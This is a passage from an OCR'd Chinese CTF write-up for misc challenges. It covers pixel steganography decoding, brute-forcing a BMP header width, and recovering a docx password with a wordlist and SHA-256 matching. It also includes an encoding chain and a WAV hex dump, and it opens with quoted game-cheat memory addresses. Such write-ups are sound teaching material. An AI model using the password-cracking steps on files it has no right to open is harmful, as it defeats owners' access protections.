
Author: sobereva | Date: June 5, 2015 | Category: 二次元 | Views: 8,086

Sobereva于大约2008年8月15日制作，下载地址：/usr/uploads/file/20150605/20150605012359_52218.rar

修改器所修改的地址介绍（皆4字节整数）：

得点，004B0C44，数值为屏幕显示的值的1/10。
Power，004B0C48，内存中数值为显示的数值的100倍，如1.03为103。建议锁在399，然后吃一个红P就满了，并实际生效了。设400或更多不直接起作用
残机数，004B0C98，数值与实际残机数一致，1个即为1，非整数残机不算。
SC数，004B0CA0，数值与实际SC数一致，1个即为1，非整数SC不算。

3. 找到地址并修改数据



4. 在 replay 中生成 rpy 文件查看后得到 flag

五、三体

1. bilibili 有一个视频讲的就是将文件隐藏在图片像素中,链接:
https://www.bilibili.com/video/BV1Ai4y1V7rg/
2. 根据视频写出脚本得到 flag 文件
脚本如下

```
from PIL import Image

def decode(im):
    width,height=im.size
    lst=[]
    for y in range(height):
        for x in range(width):
```

```
            red,green,blue = im.getpixel((x,y))
            if(blue|green|red)==0:
                break
            index=(green<<8)+blue
            lst.append(chr(index))
    return "".join(lst)
if __name__=='__main__':
    all_text=decode(Image.open(b"C:\\Users\\Administrator\\Desktop\\1.
bmp","r"))
    with open("decode.txt","w",encoding="utf-8") as f:
        f.write(all_text)
```


Flag 如下

六、easy_bmp

1. 修改 height 的高得到部分 key

2. 修改 width 的宽，通过 https://blog.csdn.net/weixin_52450702/article/details/124767215，编写出脚本爆破出宽得到模糊的另一半密码


```python
#爆破bmp的宽
import struct
import zlib
f = open('misc31.bmp','rb')
c = f.read()
width = c[18:22]
height = c[22:26]
for i in range(900,1100):
    f1 = open('bpout'+str(i)+'.bmp','wb')
    img = c[:18]+struct.pack('>i',i)[::-1]+c[22:]
    f1.write(img)
    f1.close()
```



大概就是 BMP_Height_width_easy

3.解压后得到一张图片，宽高同时修改，经过多次手撕不断调试得到宽高比为 357x357 的一张二维码图片

3. 扫描二维码得到 flag



七、easy_rgb

1. 解压 key.zip 发现是拼图，放入 kali 的 gaps 一把梭


拼图结果每次都不一样麻了

Key 为 NKCTF2023

2. 解压 zip，打开后发现有三个 txt 放在一起对比发现 zip 文件的 16 进制 504b，按照顺序排好得到 zip 压缩包。

```
a=5b04000d663f400000006c6e747a434fbc7d0225c4060b2905cf0a2808073728734600411000000ba56b2000000000000000006c6e7400000110ea63055a596785d1450001000060074521 3
b=0040000ba56b2000000066778f4ac280276f9fb28fb3c282b4fdf7d8a0944bc722bd65b0410083a5492004008200000000006677800000008cc73d1c7630a5f595b000001500800015d38
c=4310083a5492004008006124730 9bcac200235fff7778acdfc0401090b3a37c1fcf3000204000d663f400000040000200000612 47a20000004dd5985a5d1466300060000 0a0000004332
```

3.提示 AES-128,放入网站解密得到 flag



八、easy_word

1. 根据 zip 提示生成符合条件的字典文件

```
小明这个笨蛋，给文档设置了一个密码，但是他自己却忘记了密码，他知道以下信息：

1.
密码是数学和小写英语的随机生成的

2.
hash函数：
输出大小 256 bits 内部大小 256 区块大小 512 长度大小 64 字符尺寸 32

3.
密码：h??v0??0 (?号部分为小明已经忘记的位置)
哈希：b75d1224 ... (后面不记得了...)
```

```
h00vO000
h00vO010
h00vO020
h00vO030
h00vO040
h00vO050
h00vO060
h00vO070
h00vO080
h00vO090
h00vO0a0
h00vO0b0
h00vO0c0
h00vO0d0
h00vO0e0
h00vO0f0
h00vO0g0
h00vO0h0
h00vO0i0
h00vO0j0
h00vO0k0
h00vO010
h00vO0m0
h00vO0n0
h00vO0O0
h00vO0p0
h00vO0q0
h00vO0r0
h00vO0s0
h00vO0t0
h00vO0u0
h00vO0v0
h00vO0w0
h00vO0x0
h00vO0y0
h00vO0z0
h00vO100
h00vO110
h00vO120
h00vO130
h00vO140
h00vO150
h00vO160
h00vO170
h00vO180
h00vO190
```

2. 编写脚本匹配符合条件的 hash 值并输出

```
C: > Users > Administrator > Desktop > 1.py > ...
1   import hashlib
2   # 打开字典文件
3   with open(b'C:\\Users\\Administrator\\Desktop\\8.txt', 'r') as f:
4       for word in f:
5           # 移除每行末尾的换行符
6           word = word.rstrip('\n')
7           # 计算SHA-256哈希值
8           hash_value = hashlib.sha256(word.encode()).hexdigest()
9           # 输出哈希值
10          if "b75d1224" in hash_value:
11              print(word)
```

3. 得到 docx 的密码 h4evOF90


```
PS C:\Users\Administrator> & C:/Users/Administrator/AppData/Local/Microsoft/WindowsApps/python3.1
0.exe c:/Users/Administrator/Desktop/1.py
heZvOpx0
h4evOF90
```

这里有一点非预期刚开始没跑出来是因为 hint


```
1.
密码是数学和小写英语的随机生成的
```


结果 pass 存在大写！！！

4.将 docx 改为 zip 格式



4. 在文件夹内发现一张带 key 的图片，LSB 一把梭






得到 flag

九、first spam of rabbit year

1. 社会主义核心价值观解密得到 rabbit 和 move

2. 根据题目描述垃圾邮件于是想到垃圾邮件解密




3. 将解出来的字符串添加“又”放入佛有曰解密进行解密，因为新佛曰和佛曰解不出来，就应该是佛又曰解密。

```
&auD5v'<)`h{dF6C_*'Jrcqzrh&ZaF>`g^Hr'}vuHZJB%~}_H5?gu;q)"<rA?
{sH2{IfafKfu=6w_tip:47&13
```

解密得到该字符串

4. 将字符串放入 0 宽解密得到 key:EnoOoO1G,字符串末尾 hint：47 和 13 应该是 rot47 和 rot13

将 key 和密文清除零宽后分别解密得到新密文



RABBIT

将结果进行 rabbit 解密得到 flag

十、baby_music


1. 将音频文件解压后放入 windex 进行分析，发现下面的文件都是十六进制为 1027 和 1127 的字符，将字符导出后猜测可能是莫斯或者是 1 和 0 转文件。


Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII	UTF-8
00000000	52	49	46	46	B4	6A	31	01	57	41	56	45	66	6D	74	20	RIFF´j1 WAVEfmt	RIFF□ WAVEfmt
00000010	10	00	00	00	01	00	01	00	44	AC	00	00	88	58	01	00	D¬ ^X	□□□□□□□□D□ X□□
00000020	02	00	10	00	64	61	74	61	90	6A	31	01	10	27	11	27	data j1 ' '	□□□□data□ □'□'
00000030	10	27	11	27	10	27	10	27	10	27	10	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000040	10	27	10	27	11	27	10	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000050	10	27	10	27	10	27	10	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000060	10	27	10	27	10	27	11	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000070	10	27	11	27	10	27	11	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000080	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000090	10	27	10	27	11	27	10	27	10	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000A0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000B0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000C0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000D0	10	27	10	27	10	27	10	27	11	27	11	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000E0	11	27	10	27	11	27	11	27	10	27	11	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000000F0	10	27	11	27	11	27	10	27	10	27	11	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000100	10	27	11	27	10	27	11	27	11	27	10	27	11	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000110	11	27	11	27	10	27	11	27	10	27	10	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000120	11	27	11	27	11	27	10	27	10	27	11	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000130	11	27	10	27	11	27	11	27	11	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000140	11	27	10	27	11	27	11	27	11	27	10	27	11	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000150	10	27	10	27	10	27	11	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000160	10	27	11	27	10	27	11	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000170	10	27	11	27	10	27	10	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000180	10	27	10	27	10	27	10	27	10	27	10	27	10	27	11	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
00000190	11	27	11	27	11	27	10	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001A0	10	27	11	27	10	27	11	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001B0	10	27	11	27	10	27	10	27	11	27	11	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001C0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001D0	10	27	10	27	11	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001E0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'
000001F0	10	27	10	27	10	27	10	27	10	27	10	27	10	27	10	27	' ' ' ' ' ' ' '	□'□'□'□'□'□'□'□'

